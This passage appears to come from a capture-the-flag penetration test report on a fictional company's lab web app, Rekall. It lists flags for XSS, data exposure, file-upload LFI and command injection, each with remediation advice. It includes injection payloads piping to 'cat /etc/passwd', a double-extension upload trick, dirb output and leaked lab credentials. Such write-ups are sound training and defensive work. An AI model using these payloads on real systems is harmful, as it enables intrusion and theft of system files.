Remediation	Stored XSS is when Rekall’s web application receives untrusted user input and stores it. The malicious code is then included in later HTTP responses sent by the server. This differs from the reflected XSS vulnerability listed earlier in the report, as the XSS persists within the server and is then executed by every Rekall user that signs in ,making it a dangerous attack. As mentioned previously, it is crucial to perform what is referred to as input validation or sanitization. That is to say, there is no trusted user input. Equally, it would be best practice in terms of web development to enforce a strong content security policy or CSP. CSP’s are used to instruct browsers to trust only certain allowed sources to load JavaScript and other resources. This can be set in the <head> element as a <meta> tag that will increase the security of Rekall’s website. Lastly, as mentioned previously with the Reflected XSS attack, Rekall’s next


	best step would be the implementation of a WA, as it would block any abnormal server requests.


Vulnerability 4	Findings
Title	Flag 4: nckd97dk6sh2
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Sensitive data exposure
Images	 • Ran a curl command: ○ curl -v http://192.168.14.35/About-Rekall.php ○ the -v option flag stands for verbose.
Affected Hosts	192.168.14.35
Remediation	Sensitive data exposure is amongst one of the top critical web applications security risks listed in the OWASP's top 10. Sensitive Data exposure is typically leveraged by malicious actors to get a hold of passwords or cryptographic keys or other similar information that can be used to compromise a system. There is no special skill set required to access data that has not been properly secured. It is equally amongst some of the most expensive vulnerabilities to remediate, in addition to the incalculable damage o the Rekall brand. First off, it is crucial Rekall immediately identifies and properly classifies sensitive data. This data should then be encrypted. There ought to be extra energy devoted to authentication, authorization and session management with robust role based access ensuring only intended individuals can modify sensitive data. Equally, once sensitive data is identified, it ought never be stored as plain text. It would equally be best practice to ensure user credentials and other personal information are protected using modern cryptographic standards. Rekall's web environment caching stores of the site for easier loading for users in subsequent visits to the website should be disabled, as malicious actors also use cached data to tailor malware. Lastly,

	implementing careful API design ensures only the bare minimum of data is included in server responses. This ensures that responses do not include any additional information about Rekall's system configuration are all excellent and robust steps to take towards securing Rekall's data.

Vulnerability 5	Findings
Title	Flag 5: mmssdi73g
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Local file inclusion
Images	  • Uploaded a file named test.jpg.php, this file is whitelisted because it is a jpg however it also has a .php file type but is ignored but the upload process.
Affected Hosts	192.168.14.35
Remediation	Local file inclusion (LFI) vulnerabilities occur when a malicious actor includes an arbitrary file name or path in their input. For example, the section of the Rekall's site that prompts users to upload and image. An arbitrary image file is based on a URL parameter that the malicious actor observes and then

	manipulates to reveal application source code. LFI exploits can result in the exploitation of usernames via the /etc/passwd file, harvest useful log information, or combine it with other vulnerabilities using a file upload vulnerability to execute commands remotely. In order to end Rekall's current vulnerability to this kind of attack it is recommended that Rekall completely avoids passing filenames in user input. Instead, the file paths can be saved in a secure database with an ID. This way users only can view their ID without the ability to view or alter the path. Only use whitelisted files such as .jpg and ignore all other file types. Equally, as previously mentioned, running the application in a limited environment such as docker, and the implementation of a WAF are all steps Rekall must take in order to secure the web application.

Vulnerability 6	Findings
Title	Flag 6: ld8skd62hdd
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Local file inclusion
Images	 • Using the same file as outlined in **Flag 5**, used the same file to exploit the uploading picture field.
Affected Hosts	192.168.14.35
Remediation	**See Flag 5 Attacking the Web Application CTF for remediation suggestions.**

Vulnerability 7	Findings
Title	Flag 7: bcs92sjsk233
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Sensitive data exposure
Images	 

```
</hero>
-<hero>
  <id>3</id>
  <login>thor</login>
  <password>Asgard</password>
  <secret>Oh, no... this is Earth... isn't it?</secret>
  <movie>Thor</movie>
  <genre>action sci-fi</genre>
</hero>
-<hero>
  <id>4</id>
  <login>wolverine</login>
  <password>Log@N</password>
  <secret>What's a Magneto?</secret>
  <movie>X-Men</movie>
  <genre>action sci-fi</genre>
</hero>
-<hero>
  <id>5</id>
  <login>johnny</login>
  <password>m3ph1st0ph3l3s</password>
  <secret>I'm the Ghost Rider!</secret>
  <movie>Ghost Rider</movie>
  <genre>action sci-fi</genre>
</hero>
-<hero>
  <id>6</id>
  <login>selene</login>
  <password>m00n</password>
  <secret>It wasn't the Lycans. It was you.</secret>
  <movie>Underworld</movie>
  <genre>action horror sci-fi</genre>
</hero>
</heroes>
```






```
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.14.35/ ----
+ http://192.168.14.35/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.14.35/About (CODE:200|SIZE:562)
==> DIRECTORY: http://192.168.14.35/admin/
+ http://192.168.14.35/bugs (CODE:200|SIZE:6108)
+ http://192.168.14.35/cgi-bin/ (CODE:403|SIZE:288)
+ http://192.168.14.35/Contact (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.14.35/documents/
==> DIRECTORY: http://192.168.14.35/fonts/
+ http://192.168.14.35/Home (CODE:200|SIZE:1919)
==> DIRECTORY: http://192.168.14.35/images/
+ http://192.168.14.35/index (CODE:200|SIZE:8247)
+ http://192.168.14.35/index.html (CODE:200|SIZE:8818)
+ http://192.168.14.35/index.php (CODE:302|SIZE:0)
+ http://192.168.14.35/info.php (CODE:200|SIZE:3191)
+ http://192.168.14.35/jquery (CODE:200|SIZE:89476)
==> DIRECTORY: http://192.168.14.35/js/
+ http://192.168.14.35/Login (CODE:200|SIZE:501)
+ http://192.168.14.35/message (CODE:200|SIZE:28)
==> DIRECTORY: http://192.168.14.35/passwords/
+ http://192.168.14.35/phpinfo.php (CODE:200|SIZE:80471)
+ http://192.168.14.35/portal (CODE:200|SIZE:4977)
+ http://192.168.14.35/robots (CODE:200|SIZE:192)
+ http://192.168.14.35/robots.txt (CODE:200|SIZE:192)
+ http://192.168.14.35/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.14.35/soap/
==> DIRECTORY: http://192.168.14.35/stylesheets/
+ http://192.168.14.35/vendors (CODE:200|SIZE:64)
+ http://192.168.14.35/web.config (CODE:200|SIZE:7470)

---- Entering directory: http://192.168.14.35/admin/ ----
+ http://192.168.14.35/admin/index.php (CODE:200|SIZE:3137)
+ http://192.168.14.35/admin/phpinfo.php (CODE:200|SIZE:80519)

---- Entering directory: http://192.168.14.35/documents/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.14.35/fonts/ ----
```


- Through running the dirbs utility that shows all the directories on the Rekall website (3rd Screenshot)
- Found a list of heroes which appeared to be a list of usernames and passwords that were leveraged(2nd Screenshot)
- Successful login using leveraged credential of username: Neo with password: Trinity.

Affected Hosts	192.168.14.35

Remediation	**See Flag 4 Attacking the Web Application CTF for remediation suggestions;Please notify affected customers immediately that their credentials need to be changed.**


Vulnerability 8	Findings
Title	Flag 8: 87fsdkf6djf
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Sensitive data exposure
Images	
Affected Hosts	192.168.14.35
Remediation	**See Flag 4 Attacking the Web Application CTF for remediation suggestions; Please edit the CSS and HTML of the page immediately and change the credentials to this Administrator account.**

Vulnerability 9	Findings
Title	Flag 9: dkkdudfkdy23
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Sensitive data exposure
Images	 



	• By running the pre-installed Kali dirbs utility located the robots.txt • The server is incorrectly configured giving too verbose of a response.
Affected Hosts	192.168.14.35
Remediation	**See Flag 4 Attacking the Web Application CTF for remediation suggestions.**

Vulnerability 10	**Findings**
Title	Flag 10: ksdnd99dkas
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Command injection
Images	 • Injected the following command into the DNS check field: ○ www.welcometorecall.com | cat vendors.txt ○ The pip escapes input validation allowing the command injection to pass.
Affected Hosts	192.168.14.35
Remediation	Command injection is an exploit that involves executing arbitrary commands on Rekall's environment by a malicious actor. This is typically achieved when there is insufficient input validation on a web application causing it to pass command into the system shell. This can be mitigated as with most things on

	the Rekall web application by sanitizing user input to prevent malicious actors from inserting themselves into the operating system. Input sanitization/validation prevents not just command injection but additionally XSS and SQL injections. Equally, limiting the use of command shell execution functions as much as possible.

Vulnerability 11	Findings
Title	Flag 11: opshdkasy78s
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Command injection
Images	 ● Injected the following command into the MX Record field: ○ www.welcometorecall.com | cat vendors.txt ○ The pip escapes input validation allowing the command injection to pass.
Affected Hosts	192.168.14.35
Remediation	**See Flag 10 Attacking the Web Application CTF for remediation suggestions.**


Vulnerability 12	Findings
Title	**Flag 12: hsk23oncsd**
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Brute force attack

Images	
	 
	• Using the same injection technique as evidence by **Flag 10** and **Flag 11**, changed the second half of the command to /etc/passwd
	  ○ Injected the following command into the DNS check field:
	  ■ www.welcometorecall.com | cat /etc/passwd
	  ■ The pipe escapes input validation allowing the command injection to pass.

Affected Hosts	192.168.14.35
Remediation	Brute force attack is an attack vector that uses numerous trial and error attempts to crack login credentials (username and passwords) and other encryption keys. It is a simple but effective tactic for a malicious actor to use in order to gain access to Rekall's network. Put simply, a malicious actor tries multiple variations of usernames and passwords either through the use of automated tools or other contextual tries based on OSINT. There are numerous ways to defend against brute force attacks. One of the first best practices to implement is to implement strong password policies through Rekall user education. This would involve informing Rekall end users to create strong multi character passwords that are at least 10 characters long while avoiding common passwords such as Passw0rd or 123456. Structurally there

	are a number of things Rekall can implement such MFA (multi-factor-authentication)on sensitive administrator accounts and encourage regular users to do the same. Another crucial implementation would be for Rekall to limit login attempts. Limiting the number of times a user is able to re-enter their username and password drastically reduces the success rates of brute force attacks. Additionally, removing dormant accounts or revoking access to accounts that are no longer needed are equally useful in securiing Rekall infrastructure. While repetitive, it bears repeating that the use of WAF would greatly improve Rekall's over all web application security as Rekall could block any potentially malicious IP addresses who have exhibited brute force attack behavior. **Please immediately change the credentials to the Melina Melina account and all other compromised accounts in this report.**


Vulnerability 13	Findings
Title	**Flag 13: jdka7sk23dd**
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	PHP injection
Images	

<table>
<tr><td></td><td> 


In observing how the URL operates(3rd screenshot) changed it to:

